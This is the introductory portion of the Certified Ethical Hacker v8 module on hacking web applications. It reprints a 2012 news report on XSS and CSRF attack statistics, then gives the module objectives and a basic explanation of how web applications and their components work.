

Hacking Web Applications

Module 13





Ethical Hacking and Countermeasures v8

Module 13: Hacking Web Applications

Exam 312-50

The screenshot shows a news article from a website. At the top, there's a yellow header bar with the text 'Security News'. To the right of the header is a logo for 'CEH Certified Ethical Hacker'. Below the header, there's a navigation bar with icons for a lock, a game controller, a washing machine, a star, and a news icon. To the right of the navigation bar is a cartoon illustration of a woman lying on a sofa and looking at a laptop. The main article title is 'XSS Attacks Lead Pack As Most Frequent Attack Type'. The article text discusses FireHost's latest web application attack report, which found XSS attacks to be the most frequent type. It also mentions other attack types like CSRF and SQL Injections. A sidebar on the right provides additional statistics about the report.

XSS Attacks Lead Pack As Most Frequent Attack Type

Secure cloud hosting company, FireHost, has announced the findings of its latest web application attack report, which provides statistical analysis of the 15 million cyber-attacks blocked by its servers in the US and Europe during Q3 2012.

The report looks at attacks on the web applications, databases and websites of FireHost's customers between July and September, and offers an impression of the current internet security climate as a whole.

Amongst the cyber-attacks registered in the report, FireHost categorises four attack types in particular as representing the most serious threat.

These attack types are among FireHost's 'Superfecta' and they consist of Cross-site Scripting (XSS), Directory Traversals, SQL Injections, and Cross-site Request Forgery (CSRF).

One of the most significant changes in attack traffic seen by FireHost between Q2 and Q3 2012 was a considerable rise in the number of cross-site attacks, in particular XSS and CSRF attacks rose to represent 64% of the group in the third quarter (a 28% increased penetration).

XSS is now the most common attack type in the Superfecta, with CSRF now in second.

CSRF attacks reached second place on the Superfecta at 843,517.

<http://www.darkreading.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Security News

XSS Attacks Lead Pack As Most Frequent Attack Type

Source: <http://www.darkreading.com>

Secure cloud hosting company, FireHost, has today announced the findings of its latest web application attack report, which provides statistical analysis of the 15 million cyber-attacks blocked by its servers in the US and Europe during Q3 2012. The report looks at attacks on the web applications, databases and websites of FireHost's customers between July and September, and offers an impression of the current **internet security** climate as a whole.

Amongst the cyber-attacks registered in the report, FireHost categorises four attack types in particular as representing the most serious threat. These attack types are among FireHost's 'Superfecta' and they consist of Cross-site Scripting (XSS), Directory Traversals, SQL Injections, and Cross-site Request Forgery (CSRF).

One of the most **significant changes** in attack traffic seen by FireHost between Q2 and Q3 2012 was a considerable rise in the number of cross-site attacks, in particular XSS and CSRF attacks rose to represent 64% of the group in the third quarter (a 28% increased penetration). XSS is now the most common attack type in the Superfecta, with CSRF now in second. FireHost's servers blocked more than one million XSS attacks during this period alone, a figure which rose

69%, from 603,016 separate attacks in Q2 to 1,018,817 in Q3. CSRF attacks reached second place on the Superfecta at 843,517.

Cross-site attacks are dependent upon the trust developed between site and user. XSS attacks involve a web application gathering malicious data from a user via a trusted site (often coming in the form of a hyperlink containing malicious content), whereas CSRF attacks exploit the trust that a site has for a particular user instead. These **malicious security exploits** can also be used to steal sensitive information such as user names, passwords and credit card details – without the site or user's knowledge.

The severity of these attacks is dependent on the sensitivity of the data handled by the vulnerable site and this ranges from personal data found on social networking sites, to the financial and confidential details entered on ecommerce sites amongst others. A great number of organisations have fallen victim to such attacks in recent years including attacks on PayPal, Hotmail and eBay, the latter falling victim to a single CSRF attack in 2008 which targeted 18 million users of its Korean website. Furthermore in September this year, IT giants Microsoft and Google Chrome both ran extensive patches targeted at securing XSS flaws, highlighting the prevalence of this growing online threat.

"Cross-site attacks are a severe threat to business operations, especially if servers aren't properly prepared," said Chris Hinkley, CISSP – a Senior Security Engineer at FireHost. "It's vital that any site dealing with confidential or private user data takes the necessary precautions to ensure applications remain protected. Locating and fixing any website **vulnerabilities** and **flaws** is a key step in ensuring your business and your customers, don't fall victim to an attack of this nature. The consequences of which can be significant, in terms of both financial and reputational damage."

The Superfecta attack traffic for Q3 2012 can be broken down as follows:

As with Q2 2012, the majority of attacks FireHost blocked during the third calendar quarter of 2012 originated in the United States (11million / 74%). There has however, been a great shift in the number of attacks originating from Europe this quarter, as 17% of all malicious attack traffic seen by FireHost came from this region. Europe overtook Southern Asia (which was responsible for 6%), to become the second most likely origin of malicious traffic.

Varied trends among the Superfecta attack techniques are demonstrated between this quarter and last:

During the build up to the holiday season, **ecommerce** activity ramps up dramatically and cyber-attacks that target website users' confidential data are also likely to increase as a result. As well as cross-site attacks, the other Superfecta attack types, SQL Injection and Directory Transversal, still remain a significant threat despite a slight reduction in frequency this quarter.

Ecommerce businesses need to be aware of the risks that this period may present it to its security, as Todd Gleason, Director of Technology at FireHost explains, "You'd better believe that hackers will try and take advantage of any surges in holiday shopping. They will be devising a number of ways they can take advantage of any web application vulnerabilities and will use an **assortment** of different attack types and techniques to do so. When it's a matter of

confidential data at risk, including customer's financial information – credit card and debit card details – there's no room for **complacency**. These organisations need to know that there's an increased likelihood of attack during this time and it's their responsibility to take the necessary steps to stop such attacks."



Copyright © 2013 UBM Tech, All rights reserved

<http://www.darkreading.com/security/news/240009508/firehost-q3-web-application-report-xss-attacks-lead-pack-as-most-frequent-attack-type.html>

Module Objectives

C|EH
Certified Ethical Hacker

- How Web Applications Work
- Web Attack Vectors
- Web Application Threats
- Web App Hacking Methodology
- Footprint Web Infrastructure
- Hacking Web Servers
- Analyze Web Applications
- Attack Authentication Mechanism
- Attack Authorization Schemes

- Session Management Attack
- Attack Data Connectivity
- Attack Web App Client
- Attack Web Services
- Web Application Hacking Tools
- Countermeasures
- Web Application Security Tools
- Web Application Firewall
- Web Application Pen Testing



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




Module Objectives

The main objective of this module is to show the various kinds of vulnerabilities that can be discovered in web applications. The attacks exploiting these vulnerabilities are also highlighted. The module starts with a detailed description of the web applications. Various web application **threats** are mentioned. The **hacking methodology** reveals the various steps involved in a planned attack. The various tools that attackers use are discussed to explain the way they exploit vulnerabilities in web applications. The **countermeasures** that can be taken to thwart any such attacks are also highlighted. Security tools that help network administrator to monitor and manage the web application are described. Finally web application **pen testing** is discussed.

This module familiarizes you with:

- ➊ How Web Applications Work
- ➋ Web Attack Vectors
- ➌ Web Application Threats
- ➍ Web App Hacking Methodology
- ➎ Footprint Web Infrastructure
- ➏ Hacking Webservers
- ➐ Analyze Web Applications
- ➑ Attack Authentication Mechanism
- ➒ Attack Authorization Schemes
- ➓ Session Management Attack
- ➔ Attack Data Connectivity
- ➕ Attack Web App Client
- ➖ Attack Web Services
- ➗ Web Application Hacking Tools
- ➘ Countermeasures
- ➙ Web Application Security Tools
- ➚ Web Application Firewall
- ➛ Web Application Pen Testing



Module Flow


Web applications are the application programs accessed only with Internet connection enabled. These applications use HTTP as their primary **communication protocol**. Generally, the attackers target these apps for several reasons. They are exposed to various attacks. For clear understanding of the “hacking web applications” we divided the concept into various sections.

- ⌚ Web App Concepts
- ⌚ Web App Threats
- ⌚ Hacking Methodology
- ⌚ Web Application Hacking Tools
- ⌚ Countermeasures
- ⌚ Security Tools
- ⌚ Web App Pen Testing

Let us begin with the Web App concepts.

 Web App Pen Testing	 Web App Concepts
 Security Tools	 Web App Threats
 Countermeasures	 Hacking Methodology
 Web Application Hacking Tools	

This section introduces you to the web application and its components, explains how the web application works, and its **architecture**. It provides insight into web 2.0 application, vulnerability stacks, and web **attack vectors**.



Web Application Security Statistics

Source: <https://www.whitehatsec.com>

According to the WHITEHAT security website statistics report in 2012, it is clear that the cross-site **scripting** vulnerabilities are found on more web applications when compared to other vulnerabilities. From the graph you can observe that in the year 2012, cross-site scripting vulnerabilities are the most common vulnerabilities found in 55% of the web applications. Only 10% of web application attacks are based on insufficient **session expiration** vulnerabilities. In order to minimize the risks associated with cross-site scripting vulnerabilities in the web applications, you have to adopt necessary countermeasures against them.





FIGURE 13.1: WHITEHAT SECURITY WEBSITE STATISTICS REPORT, 2012



Introduction to Web Applications

Web applications are the application that run on the remote web server and send the output over the Internet. Web 2.0 technologies are used by all the applications based on the web-based servers such as **communication** with users, clients, third-party users, etc.

A web application is comprised of many layers of functionality. However, it is considered a **three-layered** architecture consisting of presentation, logic, and data layers.

The web **architecture** relies substantially on the technology popularized by the World Wide Web, Hypertext Markup Language (HTML), and the primary transport medium, e.g. Hyper Text Transfer Protocol (HTTP). HTTP is the medium of communication between the server and the client. Typically, it operates over TCP port 80, but it may also communicate over an unused port.


Web applications provide an interface between end users and web servers through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser.

Some of the popular web servers present today are Microsoft IIS, Apache Software Foundation's Apache HTTP Server, AOL/Netscape's Enterprise Server, and Sun One. Resources are called Uniform Resource Identifiers (URIs), and they may either be static pages or contain dynamic content. Since HTTP is stateless, e.g., the **protocol** does not maintain a session state,

the requests for resources are treated as separate and unique. Thus, the integrity of a link is not maintained with the client.

Cookies can be used as tokens, which servers hand over to clients to allow access to websites. However, cookies are not perfect from a security point of view because they can be copied and stored on the client's local hard disk, so that users do not have to request a token for each query. Though web applications enforce certain security policies, they are vulnerable to various attacks such as SQL injection, cross-site scripting, session hijacking, etc. Organizations rely on **web applications** and Web 2.0 technologies to support key business processes and improve performance. New web technologies such as Web 2.0 provide more attack surface for web application **exploitation**.

Attackers use different types of vulnerabilities that can be discovered in web applications and exploit them to compromise web applications. Attackers also use tools to launch attacks on web applications.



Web Application Components

The components of web applications are listed as follows:

Login: Most of the websites allow **authentic** users to access the application by means of login. It means that to access the service or content offered by the web application user needs to submit his/her username and password. Example gmail.com

The Web Server: It refers to either software or hardware intended to deliver web content that can be accessed through the Internet. An example is the web pages served to the web browser by the web server.

Session Tracking Mechanism: Each web application has a **session tracking** mechanism. The session can be tracked by using cookies, URL rewriting, or Secure Sockets Layer (SSL) information.

User Permissions: When you are not allowed to access the specified web page in which you are logged in with user permissions, you may redirect again to the login page or to any other page.

The Application Content: It is an interactive program that accepts web requests by clients and uses the parameters that are sent by the web browser for carrying out certain functions.


Data Access: Usually the web pages will be contacting with each other via a data access library in which all the database details are stored.

The Data Store: It is a way to store important data that is shared and **synchronized** between the children/threats. This stored information is quite important and necessary for higher levels of the application **framework**. It is not mandatory that the data store and the web server are on the same network. They can be in contact or accessible with each other through the network connection.

Role-level System Security

Application Logic: Usually web applications are divided into tiers of which the application logic is the middle tier. It receives the request from the web browser and gives it services accordingly. The services offered by the application logic include asking questions and giving the latest updates against the database as well as generating a **user interface**.

Logout: An individual can shut down or log out of the web application or browser so that the session and the application associated with it end. The application ends either by taking the initiative by the application logic or by automatically ending when the **servlet session** times out.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



How Web Applications Work

Whenever someone clicks or types in the browser, immediately the requested website or content is displayed on the screen of the computer, but what is the mechanism behind this? This is the step-by-step process that takes place once a user sends a request for particular content or a website where multiple computers are involved.

The web application model is explained in three layers. The first layer deals with the user input through a web browser or user interface. The second layer contains JSP (Java servlets) or ASP (Active Server Pages), the dynamic content generation **technology tools**, and the last layer contains the **database** for storing customer data such as user names and passwords, credit card details, etc. or other related information.

Let's see how the user **triggers** the initial request through the browser to the web application server:

- ➊ First the user types the website name or URL in the browser and the request is sent to the web server.
- ➋ On receiving the request ,the **web server** checks the file extension:
 - ➌ If the user requests a simple web page with an HTM or HTML extension, the web server processes the request and sends the file to the user's browser.

- If the user requests a web page with the extension CFM, CFML, or CFC, then the request must be processed by the web application server.

Therefore, the web server passes the user's request to the web application server. The user's request is now processed by the web **application server**. In order to process the user's request, the web server accesses the database placed at the third layer to perform the requested task by updating or retrieving the information stored on the database. Once done **processing** the request, web application server sends the results to the web server, which in turn sends the results to the user's browser.


